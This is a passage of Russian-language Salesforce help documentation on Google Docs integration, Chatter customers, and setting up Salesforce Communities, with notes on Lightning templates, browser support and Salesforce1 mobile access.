Прим.: Чтобы использовать службы Google Apps в системе Salesforce, выполните вход в бизнес-аккаунт Google Apps. В бизнес-аккаунтах используется домен организации (например, `ivan.petrov@kompaniya`.ru). Чтобы уточнить имя пользователя и пароль Google Apps, обратитесь к администратору.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания документа Google и его связывания с записями Salesforce:

- «Редактирование» для соответствующего типа записи

  И

  Аккаунт Google Apps

Добавление документа Google к записи Salesforce

1. Откройте обращение, коммерческую возможность или какую-нибудь другую запись.
2. В связанном списке документы Google, заметки и вложения или в связанном списке документы Google и вложения щелкните **добавить документ Google**.
3. Введите имя документа Google.
4. Введите URL нужного документа Google.
5. Нажмите кнопку **«Сохранить»**.

Добавление документа Google в библиотеку Salesforce CRM Content

1. На вкладке **Библиотеки** либо на странице сведений о библиотеке щелкните **Добавить документ Google**. Выполните вход в приложения Google, если об этом будет выведен запрос.
2. Введите URL нужного документа Google.
3. Щелкните **Добавить**.
4. Введите заголовок и выберите библиотеку. См. Опубликование файлов в библиотеках, чтобы ознакомиться с подробными инструкциями по опубликованию контента в библиотеке.
5. Нажмите кнопку **«Опубликовать»**.

Прим.: Прежде чем закрыть документ Google, предоставьте другим пользователям Google Apps общий доступ к этому документу. Приложение Salesforce позволяет открывать документ Google только тем пользователям, которые имеют доступ к данному документу в учетной записи приложения Google.

Совет: Дополнительную информацию о службе «Документы Google» см. в интерактивной справке Google.

СМ. ТАКЖЕ:

Использование документов Google в Salesforce

Совместная работа с партнерами и клиентами

Делитесь обновлениями с клиентами и партнерами в группах Chatter.

Клиенты Chatter в личных группах

Клиенты Chatter — это пользователи, находящиеся за пределами корпоративных доменов эл. почты, которые могут просматривать сообщения и взаимодействовать с участниками только тех групп, в которые они были приглашены. Клиентам недоступны данные Salesforce.

Добавление и удаление клиентов в группах Chatter

Клиенты Chatter в личных группах

Клиенты Chatter — это пользователи, находящиеся за пределами корпоративных доменов эл. почты, которые могут просматривать сообщения и взаимодействовать с участниками только тех групп, в которые они были приглашены. Клиентам недоступны данные Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Клиенты Chatter...

- могут быть добавлены в Chatter при условии, что:
  - менеджер или ответственный за группу приглашает клиентов в группу.
  - Администратор добавляет их в меню «Настройка», введя *Пользователи* в поле «Быстрый поиск» и выбрав параметр **«Пользователи»**.
- могут просматривать только:
  - группы, участниками которых они являются.
  - участников этих групп. Клиенты могут просматривать только ограниченные профили, включая фотографии, имена, должности, адреса эл. почты, участников общих групп, общие файлы, статистику по действиям и степени влияния. Публикация в профилях им недоступна.
  - файлы, доступные в группах, участниками которых они являются.
- не могут просматривать:
  - записи и прочие данные Salesforce, включая результаты поиска;
  - темы, включая темы в ленте, списке тем, на страницах сведений о темах, в разделах «Темы недавних обсуждений» и «Самые обсуждаемые темы». (Клиенты могут просматривать темы с хэштегами (#).)
  - рекомендации и не могут быть рекомендованы другим пользователям. Кроме того, группы, поддерживающие доступ клиентов, также не могут быть рекомендованы.
- Отображаются в качестве клиентов в профилях и группах с их участием. Фотографии клиентов и групп, содержащих клиентов, помечаются оранжевым в левом верхнем углу.
- имеют ограниченные профили, включая имена, фотографии, должности, компании, адреса эл. почты, ленты, участников групп, ответственность за файлы, статистику по действиям и степени влияния.
- недоступны для отслеживания. Кроме того, клиенты не могут отслеживать пользователей и файлы.
- могут быть менеджерами и участниками группы. Клиент, являющийся менеджером, может просматривать пользователей, которые запрашивают добавление в группу (несмотря на их отсутствие в других общих группах), и утверждать запросы.
- не могут нести ответственность, создавать, удалять, модерировать, присоединяться или отправлять запросы на добавление в группы.
- могут приглашать пользователей, находящихся с ними в общих группах, в группы, которыми они управляют.
- не могут приглашать пользователей, находящихся внутри корпоративного домена, чьи профили им недоступны.
- не могут общаться на странице 3863 с другими пользователями.

Рекомендации для пользователей мобильных устройств

Клиенты Chatter могут выполнять вход и использовать приложения Salesforce1, а также приложение Chatter Mobile для BlackBerry. Данные приложения применяют к пользователям-клиентам те же ограничения, что и веб-интерфейс Chatter.

СМ. ТАКЖЕ:

Группы Chatter

Добавление и удаление клиентов в группах Chatter

Добавление и удаление клиентов в группах Chatter

Если организация поддерживает клиентские приглашения, то ответственные и менеджеры личной группы могут добавлять, удалять и приглашать клиентов в те группы, которые поддерживают доступ клиентов.

1. Откройте страницу сведений о группе.
2. Чтобы добавить пользователей, которые уже не являются клиентами компании, щелкните **«Пригласить людей»** или **«Добавить или удалить участников»** > **«Пригласить их в Salesforce Chatter!»**. Введите адреса эл. почты через запятую, при необходимости добавьте сообщение и нажмите кнопку **«Отправить»**.

   Пользователь, принявший приглашение, присоединяется к сети Chatter и становится участником группы.
3. Чтобы добавить пользователей, которые уже являются клиентами компании, щелкните **«Добавить или удалить участников»** и выполните указанные ниже действия.
   - Для поиска воспользуйтесь полем «Поиск людей».
   - Выберите фильтр **«Участники»** группы или **«Каждый»** в компании.
   - Чтобы ознакомиться с полным списком, щелкните **«Далее»** или **«Назад»**.
   - Чтобы добавить клиента, нажмите кнопку **«Добавить»**. Чтобы удалить клиента, щелкните значок ×.
   - По завершении нажмите кнопку **«Готово»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Enterprise Edition**, **Professional Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** и **Developer Edition**

Прим.:

- Приглашенному в качестве клиента предоставляются уникальные учетные данные и пароль для входа в группу, несмотря на то, что он может уже являться участником другой организации Salesforce. Другие учетные данные Salesforce не могут использоваться для входа в группу, поддерживающую клиентский доступ.
- Если вход в группу не может быть выполнен, рекомендуем убедиться в использовании имени пользователя и пароля, указанных в приветственном сообщении эл. почты, которое отправляется зарегистрированным клиентам. При повторном возникновении ошибки обратитесь к администратору.
- Чтобы восстановить пароль, клиент может воспользоваться функцией восстановления пароля. Чтобы восстановить имя пользователя, клиент должен обратиться к администратору соответствующей организации.

СМ. ТАКЖЕ:

Добавление и удаление участников группы Chatter

Просмотр участников группы Chatter

Настройка и управление сообществами Salesforce

Сообщества — это фирменные области, предназначенные для взаимодействия сотрудников, клиентов и партнеров. Система поддерживает создание и настройку сообществ в соответствии с текущими бизнес-требованиями, а также возможность беспрепятственного перехода.

Ниже перечислены преимущества сообществ.

- Увеличение объемов продаж путем взаимодействия сотрудников с распространителями, посредниками и поставщиками
- Повышение уровня обслуживания путем предоставления клиентам доступа к сообществу ответов
- Централизованное управление мониторингом социальных сетей, содержимым, занятостью и бизнес-процессами

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Основу сообществ могут составлять стандартные функции и вкладки Salesforce или один из предварительно настроенных шаблонов. Сообщества можно использовать для общего доступа к набору функций и данных внутренней организации Salesforce. Сообщества также могут быть настроены в соответствии с фирменным стилем компании.

Сообщества располагаются внутри организации и легко доступны из средства запуска приложений в Lightning Experience или общего верхнего колонтитула в Salesforce Classic.

Общие сведения о сообществах Salesforce

Сообщества — эффективный способ обмена информацией и сотрудничества с важными внешними пользователями (например, клиенты или партнеры). Используйте удобные интерактивные инструменты фирменного стиля с шаблонами Lightning или перейдите в приложение Visualforce и создайте фирменные области для сотрудничества.

Настройка сообщества

В настройку сообщества входит ряд задач, которые необходимо выполнить при установке Salesforce и в самом сообществе. Задача сводится к тому, чтобы дать возможность сообществу настраивать профили пользователей для членства в сообществе, а также спроектировать само сообщество.

Безопасность и проверка подлинности сообщества

Сообщество можно сделать безопасным, шифруя данные и проверяя подлинность пользователей.

Планирование стратегии разработки сообщества

Какой шаблон сообщества следует использовать?

Шаблоны сообществ позволяют строить адаптивные сообщества, создающие обогащенные фирменные области для клиентов и партнеров.

Настройка сообществ с помощью конструктора сообщества

Используйте шаблоны для быстрой настройки сообщества и последующей персональной настройки в соответствии с фирменным стилем компании, для общего доступа к записям Salesforce с участниками сообщества и работы с ними в совместном пространстве, удовлетворяющем вашим требованиям.

Решения со значком молнии: созданный виджет может распространяться и использоваться повторно

Значок молнии упрощает создание и экспорт решений, разработанных с учетом специфики отрасли, и их использование для запущенных новых сообществ или упаковку и распространение среди других с целью использования. Экономьте время — один раз создайте, затем используйте созданное. Такой способ будет полезен для собственной организации, для партнера-консультанта или ISV: снижаются затраты времени на создание сообществ и затраты на разработку.

Подключение своей системы управления содержимым к сообществу (бета-версия)

У вас есть веб-сайт, созданный в системе управления содержимым (CMS), такой как Adobe Experience Manager? Вы можете подключить свою CMS-систему к сообществу для обеспечения согласованного фирменного стиля и простоты обслуживания.

Управление сообществом

Управление сообществом — это центральное место для администрирования, управления и модерирования вашего сообщества.

Составление отчетов по сообществам

Используйте функцию формирования отчетности для просмотра краткосрочных и долгосрочных тенденций в различных частях сообщества. Предварительно настроенный пакет AppExchange заметно упрощает сбор отчетности для менеджеров сообщества. Вы также можете предоставить участникам сообщества средства для сбора отчетности.

Обучение пользователей работе с сообществами

Сообщите участникам сообщества, чего ожидать от работы сообщества.

СМ. ТАКЖЕ:

Планирование внедрения

Включение Сообществ Salesforce

Создание сообществ

Управление сообществом

Общие сведения о сообществах Salesforce

Сообщества — эффективный способ обмена информацией и сотрудничества с важными внешними пользователями (например, клиенты или партнеры). Используйте удобные интерактивные инструменты фирменного стиля с шаблонами Lightning или перейдите в приложение Visualforce и создайте фирменные области для сотрудничества.

При необходимости создайте разные сообщества внутри организации. Например, чтобы сократить расходы на поддержку, создайте сообщество по поддержке клиентов; чтобы увеличить количество сделок, закрываемых партнерами, создайте сообщество по поддержке продаж через партнеров или создайте сообщество, посвященное предстоящему событию.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**



Основу сообществ могут составлять стандартные функции и вкладки Salesforce или один из предварительно настроенных шаблонов. Сообщества можно использовать для общего доступа к набору функций и данных внутренней организации Salesforce. Сообщества также могут быть настроены в соответствии с фирменным стилем компании.

Описание сообществ

Перед тем как приступить к созданию сообщества, рекомендуем изучить несколько ключевых концепций Перевалочного пункта

- Основы сообщества
- Стратегия развертывания сообщества

Создание, проектирование и управление сообществами

- Настройка сообществ и управление ими (PDF)
- Использование шаблонов для создания сообществ (PDF)
- Руководство для менеджеров сообществ (PDF)
- Формирование отчетности по сообществам с помощью пакетов AppExchange для управления сообществами.
- Пакет Google Analytics™ для сообществ Salesforce
- Рекомендации по SEO

Ограничения, поддерживаемые браузеры, мобильность

- Ограничения для сообществ
- Поддержка обозревателя для сообществ
- Доступ к сообществам в Salesforce1

Расширенная настройка сообщества

- Использование компонентов Lightning в конструкторе сообществ
- Руководство разработчика компонентов Lightning
- Руководство разработчика Visualforce
- Ссылка на компонент Visualforce

Пакеты AppExchange, используемые с сообществами

- пакет управления сообществом для сообществ с Chatter;
- пакет управления сообществом для сообществ без Chatter.

Переход от порталов к сообществам

- Миграция с порталов к сообществам (PDF)
- Создание партнерских порталов и управление ими (PDF)

Застряли? Спросите совета в сообществе Community

- Community Cloud
- Реализация сообщества
- Управление сообществом

Планирование внедрения

Заранее принятые ключевые решения позволяют упростить процесс настройки сообщества.

Предварительные требования

Как сообщества используют Lightning

Сегодня Salesforce предоставляет множество возможностей интерфейса Lightning, поэтому полезно знать, как ими можно эффективно пользоваться. Краткие рекомендации представлены ниже.

Поддержка обозревателя для сообществ

Поддержка обозревателя для сообщества зависит от устройства, с которого осуществляется доступ, и шаблона сообщества.

Доступ к сообществам в Salesforce1

Доступ к сообществам из мобильного приложения Salesforce1 зависит от нескольких факторов, в том числе от типа шаблона, используемого для создания сообщества, а также лицензий и полномочий участников сообщества.

Ограничения в сообществах Lightning

Учитывайте ограничения, применяемые в отношении сообществ Lightning, таких как «Служба работы с клиентами (Napili)» и Partner Central.

Планирование внедрения


Заранее принятые ключевые решения позволяют упростить процесс настройки сообщества.

- Определите бизнес-требования сообщества. Кто будет использовать создаваемое сообщество? Начните работу путем определения основных сценариев использования (например, служба поддержки, самообслуживание или маркетинг).
- Оцените размер сообщества. Выполненная оценка поможет определить условия лицензирования.
- Определите необходимость предоставления общего доступа к содержимому сообщества пользователям-гостям без лицензий.
- Продумайте внешний вид сообщества и оцените доступные параметры настройки. Ниже перечислены варианты, доступные при использовании сообществ:
  - **Сообщества Lightning**: Конструктор сообщества поддерживает обогащенные интуитивные шаблоны для сообществ, ориентированные на сценарии службы поддержки. Шаблоны можно легко настроить через интуитивный интерфейс GUI и затем быстро развернуть сообщество, выполнив минимальные настройки на сайте Site.com. Для этого не требуется опыта программирования и знания платформы Force.com. Требуется помощь в выборе шаблона? См. сравнение шаблонов.
  - **Visualforce + Salesforce Tabs**: Сообщества поддерживают некоторые стандартные темы фирменного стиля, которые могут использоваться наряду со стандартными вкладками Salesforce в сообществе. Кроме того, Visualforce может использоваться для расширенной настройки внешнего вида сообщества и реализации всех возможностей платформы Force.com. Данный вариант требует наличия навыков программирования.
- Определите вероятность влияния ограничений для сообществ на используемое внедрение.

Предварительные требования

Прежде чем включить сообщества:

- убедитесь, что у организации есть лицензии сообществ. Введите строку *«Сведения о компании»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Сведения о компании»**. Список лицензий приведен внизу страницы.
- Включите общий верхний колонтитул для сотрудников или внутренних пользователей в организации, которых вы планируете добавить в качестве участников сообщества. Общий верхний колонтитул позволяет легко переключаться между внутренней организацией и сообществом. Обращаем внимание, что навигация по общему верхнему колонтитулу и его оформление несколько отличаются от привычных пользователям, поэтому рекомендуем заранее предупредить их об этом.



Как сообщества используют Lightning

Сегодня Salesforce предоставляет множество возможностей интерфейса Lightning, поэтому полезно знать, как ими можно эффективно пользоваться. Краткие рекомендации представлены ниже.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

Что такое Salesforce Lightning?

Lightning включает инфраструктуру компонентов Lightning и некоторые полезные инструменты для разработчиков. Lightning облегчает процесс создания адаптируемых приложений для любого устройства.

Lightning включает следующие технологии.

- **Компоненты Lightning**, предоставляющие инфраструктуру клиент-сервер, которая ускоряет разработку и повышает производительность приложений.
- **Конструктор приложений Lightning** позволяет создавать приложения Lightning визуально, без кода, с использованием стандартных и настраиваемых компонентов Lightning. Компоненты Lightning можно сделать доступными в конструкторе приложений Lightning, чтобы администраторы могли создавать настраиваемые интерфейсы пользователя без кода.
- **Конструктор сообщества** аналогичен конструктору приложений Lightning, отличие заключается в том, что он используется для проектирования и создания сообществ с использованием компонентов Lightning. Так же, как и в конструкторе приложений Lightning, можно использовать стандартные или настраиваемые компоненты, чтобы администраторы могли создавать страницы сообществ с использованием интерактивных инструментов настройки.

Примеры продуктов Salesforce, в основе которых лежит технология Salesforce Lightning:

- Lightning Experience.
- Salesforce1
- Шаблоны сообществ «Служба работы с клиентами» (Napili), Partner Central и Aloha
- Решения Lightning Bolt

Что такое Lightning Experience?

Lightning Experience — это название настольного интерфейса пользователя, предназначенного только для внутренних пользователей Salesforce. Более подробную информацию см. в разделе «Lightning Experience» по ссылке «Справка & и обучение».

Что подразумевается под «сообществами Lightning»?

Lightning в контексте сообществ означает использование компонентов Lightning для создания сообществ. Это делается посредством готовых шаблонов, например, «Служба работы с клиентами» (Napili), Partner Central или решений Lightning Bolt.

Каким образом Lightning используется в сообществах?

В основе решений Lightning Bolt и шаблонов сообществ лежит такая же *основная* технология, как и в Lightning Experience, а именно платформа Lightning и компоненты Lightning, но для их использования нет необходимости включать Lightning Experience.

Подумайте об этом с такой точки зрения: у вас дома есть посудомоечная и стиральная машины. Можете ли вы включить одну, не включая другую? Конечно. Безусловно, между ними много общего: они обе работают от электросети, обе установлены в вашем доме и обе предназначены для смывания грязи. Но работают они независимо друг от друга.

Прим.: Хотя настройки сообществ доступны в настройках Lightning Experience, сообщества не поддерживаются полностью в Lightning Experience, так как недоступен общий верхний колонтитул. Общий верхний колонтитул — это колонтитул, который пользователь использует для переключения между организацией Salesforce и

сообществами. Без общего верхнего колонтитула внутренним пользователям необходимо добавлять URL-адреса сообществ в закладку, чтобы входить в сообщества, членами которых они являются.

Если в организации включен Lightning Experience, внутренним пользователям необходимо переключиться обратно в Salesforce Classic, чтобы получить доступ к общему верхнему колонтитулу.

Ниже приведены некоторые общие вопросы (и ответы!), с которыми полезно ознакомиться, начиная использование шаблонов сообществ на основе компонентов Lightning.

Нужно ли мне включать Lightning Experience в моей внутренней организации, чтобы использовать сообщества на основе шаблонов Lightning?

Нет! Чтобы использовать такие сообщества Lightning, как «Служба работы с клиентами» (Napili), Partner Central и решения Lightning Bolt, включать Lightning Experience не нужно. Сообщества Lightning используют такую же основополагающую технологию, как и Lightning Experience, *но они не зависят друг от друга.*

Если включить Lightning Experience во внутренней организации, можно ли будет по-прежнему пользоваться шаблоном Salesforce Tabs + Visualforce для сообщества?

Да! Включение Lightning Experience для внутренних пользователей никак не влияет на то, какой шаблон используется во внешних сообществах.

Создание сообщества очень похоже на создание веб-сайта. Для этого можно воспользоваться Lightning или Visualforce и Force.com. Интерфейс пользователя, включенный во внутренней организации Salesforce, никак не связан с тем, какая технология пользовательских интерфейсов используется в сообществе.

Если создан настраиваемый компонент Lightning для конструктора приложений, можно ли воспользоваться конструктором сообщества?

Да! Более подробную информацию см. в разделе «Настройка компонентов для сообществ».

Можно ли включить Lightning Experience для сообществ Salesforce Tabs + Visualforce?

Нет. По определению сообщество Salesforce Tabs + Visualforce использует встроенную технологию Visualforce и Force.com. В сообществе Salesforce Tabs + Visualforce нет переключателя, который позволил бы переключиться на технологию Lightning. Также напоминаем, что интерфейс Lightning Experience это пользовательский интерфейс только для внутренних пользователей Salesforce.

Чтобы оформить интерфейс для сообщества в стиле Lightning, создайте сообщество с шаблоном, использующим технологию Lightning.

Если включить Lightning Experience во внутренней организации Salesforce, будут ли там функции, связанные с сообществами, которыми нельзя пользоваться?

Переключитесь в Salesforce Classic, чтобы воспользоваться следующей функциональностью:

- Общий верхний колонтитул

  Прим.: Для переключения между организацией и сообществами в организациях Lightning Experience воспользуйтесь средством запуска приложений.

- Создание и отключение организаций-партнеров и пользователей-партнеров
- Создание и отключение организаций-клиентов и пользователей-клиентов
- Вход в систему как пользователь сообщества
- Использование делегированного администрирования

Прим.: Большинство из функций сообществ, которые не поддерживаются в Lightning Experience, существенны только для администраторов Salesforce, что не мешает вам включать Lightning Experience в вашей организации. Lightning Experience можно всегда включить для большинства профилей в организации Salesforce и предоставить профилю системного администратора возможность переключения на Salesforce Classic.

Поддержка обозревателя для сообществ

Поддержка обозревателя для сообщества зависит от устройства, с которого осуществляется доступ, и шаблона сообщества.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Вкладки Salesforce + Visualforce

Вкладки Salesforce + сообщества Visualforce поддерживаются на всех настольных обозревателях поддерживаемых Salesforce. Эти сообщества также доступны из приложений Salesforce1.

Сообщества Lightning

Сообщества Lightning, такие как «Служба работы с клиентами» (Napili). Partner Central и Aloha поддерживаются на следующих обозревателях.

На настольных компьютерах

Платформы	Apple Safari (последняя версия)	Google Chrome™ (последняя версия)	Microsoft® Edge (только Windows® 10)	Microsoft® Internet Explorer® 11	Mozilla® Firefox® (последняя версия)
Apple® Mac OS® для настольного ПК	✔	✔			✔
Microsoft® Windows® для настольного ПК		✔	✔	✔	✔

На мобильных устройствах

Платформы	Apple Safari (последняя версия)	Google Chrome™ (последняя версия)	Microsoft® Internet Explorer® 11	Microsoft® Edge (только Windows® 10)	Mozilla® Firefox® (последняя версия)
Телефон и планшет Android™		✔			
Телефон и планшет iOS	✔				
Телефон Windows® 8			✔		
Телефон Windows® 10				✔	

Прим.: Рабочие пространства сообщества поддерживаются только обозревателями, поддерживающими приложение Lightning Experience.

СМ. ТАКЖЕ:

Поддерживаемые браузеры для Salesforce Classic

Поддерживаемые браузеры для Lightning Experience

Доступ к сообществам в Salesforce1

Доступ к сообществам из мобильного приложения Salesforce1 зависит от нескольких факторов, в том числе от типа шаблона, используемого для создания сообщества, а также лицензий и полномочий участников сообщества.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Предоставление необходимых полномочий


Чтобы убедиться в наличии доступа к Salesforce1 у всех участников сообщества, выполните следующие действия.

- Убедитесь, что организация поддерживает Salesforce1 (по умолчанию), или включите приложение. Введите строку *«Salesforce1»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Параметры Salesforce1»**.
- Настройте доступ к мобильному веб-приложению Salesforce1 для внешних пользователей в сообществе. Для каждого внешнего пользователя выберите **«Пользователь Salesforce1»**. (Если мобильное веб-приложение поддерживается внутренней организацией, то параметр **«Пользователь Salesforce1»** автоматически назначается только внутренним пользователям.)

  Если этот параметр не назначен, участники сообщества должны добавлять `/one/one.app` к URL-адресу сообщества (например, `https://universaltelco.force.com/customer/one/one.app`), чтобы получить доступ к сообществу из поддерживаемого мобильного обозревателя через Salesforce1.
- Чтобы разрешить доступ к сообществу посредством загружаемых приложений Salesforce1, предоставьте в профиле полномочие «API включен» внешним пользователям, имеющим лицензии сообществ.

Вкладки Salesforce + Visualforce

Сообщества, использующие шаблон «Вкладки Salesforce + Visualforce», поддерживаются во всех приложениях Salesforce1. Для доступа к сообществам внутренние пользователи могут использовать переключатель в верхней части меню навигации Salesforce1. Это меню отображается для внешних пользователей, если они принадлежат к нескольким сообществам. В этом случае меню можно использовать для переключения между сообществами. Данный переключатель автоматически заполняется сведениями о сообществах, доступных для пользователя, поэтому не требуется дополнительная настройка.



Тип пользователя	Мобильное веб-приложение Salesforce1	Загружаемое приложение Salesforce1 для устройств iOS	Загружаемое приложение Salesforce1 для устройств Android
Пользователи со стандартными лицензиями Salesforce Пользователи внутренней организации, которые также участвуют в сообществе	Войдите в систему Salesforce из поддерживаемого мобильного обозревателя. Затем выберите сообщество с помощью переключателя в верхней части меню навигации Salesforce1.	Войдите в приложение. Выберите сообщество с помощью переключателя в верхней части меню навигации Salesforce1.	Войдите в приложение. Выберите сообщество с помощью переключателя в верхней части меню навигации Salesforce1.
Внешние пользователи, имеющие лицензии следующих сообществ: • Customer Community • Customer Community Plus • Partner Community • Клиентский портал • Партнерский портал • Пользователь массового портала	Перейдите по URL-адресу сообщества и войдите, используя регистрационные данные сообщества. Если URL-адрес не содержит элемент `one/one.app`, добавьте его.	На странице входа Salesforce1 коснитесь ⚙. Добавьте сообщество в качестве нового подключения, используя URL-адрес сообщества как имя хоста: (*`<domainname>`*`.force.com/`*`<path-prefix>`*). Затем выберите значение для подключения сообщества и войдите, используя регистрационные данные сообщества.	На странице входа Salesforce1 коснитесь ⚙. Добавьте сообщество в качестве нового подключения, используя URL-адрес сообщества как имя хоста: (*`<domainname>`*`.force.com/`*`<path-prefix>`*). Затем выберите значение для подключения сообщества и войдите, используя регистрационные данные сообщества.
Нелицензированные пользователи (пользователи-гости)	Перейдите по URL-адресу сообщества. Пользователи-гости могут получать доступ только к содержимому общедоступных сообществ, где не требуется регистрация для входа.	Не поддерживаются	Не поддерживаются

Сообщества Lightning

Поскольку визуальное оформление недостаточно качественно отображается в Salesforce1, сообщества на основе шаблонов Koa, Kokua и «Служба работы с клиентами» (Napili) не загружаются в приложения Salesforce1. Эти сообщества являются адаптивными; оптимальный доступ к ним — непосредственно из поддерживаемого мобильного обозревателя с использованием URL-адреса сообщества.

Управление сообществом, рабочие пространства сообщества и конструктор сообществ

«Управление сообществом» и «Рабочее пространство сообщества» недоступны в Salesforce1. Рекомендуем использовать поддерживаемые обозреватели для настольных компьютеров, чтобы выполнять настройки компонентов «Управление сообществом», «Рабочие пространства сообщества» и «Конструктор сообществ».

Параметры Salesforce1 для сообществ

Ссылайтесь без труда на страницы Visualforce с других страниц Visualforce в Salesforce1, устанавливая флажок под пунктом **«Параметры Salesforce1 для сообществ»** в параметрах сообществ.


СМ. ТАКЖЕ:

- Требования по использованию мобильного приложения Salesforce1
- Сообщества Salesforce: Функции, отличающиеся или недоступные в Salesforce1
- Управление доступом к мобильному приложению Salesforce1
- Требования по использованию мобильного приложения Salesforce1
- Мобильное приложение Salesforce1

Параметры Salesforce1 для сообществ

Ссылайтесь без труда на страницы Visualforce с других страниц Visualforce в Salesforce1, устанавливая флажок под пунктом **«Параметры Salesforce1 для сообществ»** в параметрах сообществ.

Пример:



Прим.: Эти параметры сохраняют префикс Apex во всех URL-адресах сообщества.

ВЕРСИИ

Сообщества Salesforce доступны в версиях: Salesforce ClassicSalesforce Classic

Настройка сообществ Salesforce доступна в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования параметров сообществ:
- Настройка приложения

Ограничения в сообществах Lightning

Учитывайте ограничения, применяемые в отношении сообществ Lightning, таких как «Служба работы с клиентами (Napili)» и Partner Central.

Общие ограничения

- Поля поиска не поддерживаются настраиваемыми объектами и сообществами на основе шаблонов, созданными до выпуска Spring'16.
- В многоязычных сообществах страница входа сообщества отображается на языке, заданном для сообщества по умолчанию. Для создания страниц входа на других языках следует использовать настраиваемые страницы Visualforce.
- Google reCAPTCHA работает только при условии разрешенного доступа к веб-трафику Google. Причины неполадки могут быть разными, такими как отсутствие связи с сетью или блокировка трафика государственными органами. Если большая часть сообщества заблокирована от доступа к веб-трафику Google, предложите пользователями зарегистрироваться, чтобы публиковать сообщения в сообществе.
- Функция «Создать» в поиске не поддерживается в сообществах «Службы работы с клиентами (Napili)». Кроме этого, к полям поиска материалов получают доступ только внешние пользователи (гости).
- Не поддерживаются гипертекстовые ссылки на статьи (ссылки из одной статьи на другую).
- В шаблонах с категориями данных, таких как Koa и Kokua, одновременно может быть активна только одна группа категорий. В каждой группе может быть не более пяти уровней иерархии.
- При подаче обращений с помощью компонента Обратиться к службе поддержки проверка обращений пользователей-гостей не выполняется. Проверка выполняется после обработки обращения в очереди. Salesforce рекомендует создать настраиваемую проверку на стороне клиента или настраиваемый алгоритм Apex, прежде чем вставлять триггеры для проверки содержимого обращения.

Партнерские сообщества

- Partner Central не поддерживает перечисленные ниже функции:
  - прямые сообщения;
  - сметы, контракты и заказы;

  - Средство выбора языка

- Для защиты данных продаж доступ пользователей-гостей к меню навигации в Partner Central по умолчанию выключен.
- Partner Central не предоставляет готовые средства самообслуживания клиентов, такие как навигационные темы, статьи и поиск в публикаторе. Для расширения возможностей поддержки партнеров можно предоставить доступ к обращениям в сообществе и создать кнопки быстрых действий для создания обращения.
- Вы не можете экспортировать сообщества, построенные на Partner Central, такие как Lightning Bolt Solutions. Вы можете экспортировать отдельные страницы, но не сообщество целиком.

Ограничения, связанные с браузерами

- Мобильные устройства с операционными системами BlackBerry и Microsoft Windows не поддерживаются.
- Версии браузера Internet Explorer до 11 не поддерживаются. Мы создали страницу, которая автоматически сообщает пользователям о необходимости обновления или использования более нового браузера.

  Вы также можете выполнить перенаправление на собственную страницу с сообщением о том, что браузер не поддерживается. Создайте файл, например *ieRedirect.js*, и включите его в заголовок сценария станицы Site.com. Файл должен содержать следующий код:

```
if (window.attachEvent && !window.addEventListener) {
 window.location = '<your redirect page>';
}
```

- Поддерживаются только последние версии браузеров Chrome, Firefox и Safari (Mac OS).

Прим.: Список поддерживаемых в Salesforce браузеров представлен в разделе, посвященном поддержке браузеров, в интерактивной справке Salesforce.

Настройка сообщества

В настройку сообщества входит ряд задач, которые необходимо выполнить при установке Salesforce и в самом сообществе. Задача сводится к тому, чтобы дать возможность сообществу настраивать профили пользователей для членства в сообществе, а также спроектировать само сообщество.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Включение Сообществ Salesforce

Для создания сообществ нужно прежде всего включить Сообщества Salesforce.

Управление сообществом с помощью рабочих пространств

Рабочие пространства сообщества — это универсальный компонент, предназначенный для настройки и отслеживания вашего сообщества. Вы можете получить доступ к рабочим пространствам Конструктор сообществ и Администрирование для управления настройкой и стилем вашего сообщества. Менеджеры сообщества могут просматривать панели мониторинга для групп, участников, действий ленты и показателей использования лицензий, а также управлять уровнями репутации сообщества. Модераторы могут просматривать элементы, помеченные для проверки.

Доступ к рабочим пространствам сообщества

